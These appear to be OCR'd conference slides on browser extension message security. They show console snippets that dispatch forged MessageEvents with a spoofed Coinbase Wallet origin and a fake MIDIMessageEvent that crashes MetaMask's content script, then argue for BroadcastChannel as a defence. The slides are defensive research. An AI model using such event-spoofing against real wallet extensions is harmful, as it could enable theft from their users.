
TRUSTED EVENTS

SECCON × NEPLOX

`Event.isTrusted` is

- `false` when `window.dispatchEvent` is used
- `true` for "real" events **generated** by the browser

Fixed the issue at hand by **checking** `e.isTrusted` but we still consider using `event.origin` / `event.source` to customize extension **logic** – a security antipattern.




```
window.addEventListener("message", (event) => {
  console.log({
    origin: event.origin,
    isTrusted: event.isTrusted,
  });
});
```

```
event.isTrusted: false
event.origin: "https://wallet.coinbase.com"
```

```
> window.dispatchEvent(new MessageEvent("message", {
    data: {test: 1},
    origin: "https://wallet.coinbase.com"
  }))
```

EXTENSION / WEBSITE

EVENT TYPES



```
window.addEventListener("message",(e)=>{   e = MIDIMessageEvent {isTr
  console.log("Message received:",e)
})
```

```
▼ Local
    this: undefined
  ▼ e: MIDIMessageEvent
      isTrusted: false
      bubbles: false
      cancelBubble: false
      cancelable: false
      composed: false
    ▶ currentTarget: Window {window: Window, self:
    ▶ data: Uint8Array [buffer: ArrayBuffer(0), byt
      defaultPrevented: false
      eventPhase: 2
```

```
<· undefined
> const event = new MIDIMessageEvent("message",{data: new Uint8Array()});
  window.dispatchEvent(event)
✕ ▶Uncaught TypeError: Illegal invocation                    content-script.js:2
      at f._onMessage (content-script.js:2:7101)
>
```

Event handlers are matched by "event type", which can be set to any string for **manually-initialized** events.

Metamask's code doesn't expect this and simply fails with `TypeError`, but some **implementations** might be impacted **security-wise**.

BROADCAST CHANNEL SUPREMACY

⚠ Purely subjective opinion below!

No events — no problem

`postMessage` functions on generic **window events**, which are too generic for the task of bi-directional messaging.

Same origin guarantee

`BroadcastChannel` events can NOT arrive from `window.opener` and other **strange senders**, so there's no need to rethink the whole **extension architecture** or to perform **error-prone origin checks**.

Proxy attack safety


We are pretty sure that `BroadcastChannel` is the only existing way to **secure** your extension from this **attack** which arises due to how the DOM, including its **events**, is shared between the isolated worlds of different extensions.

SECCON × NEPLOX

STEP 5

CHROME / EXTENSION


? Exploiting bugs in **browser isolation** mechanisms to attack extensions



Chrome VS Extensions

CHROME / EXTENSION

SERVICE WORKERS



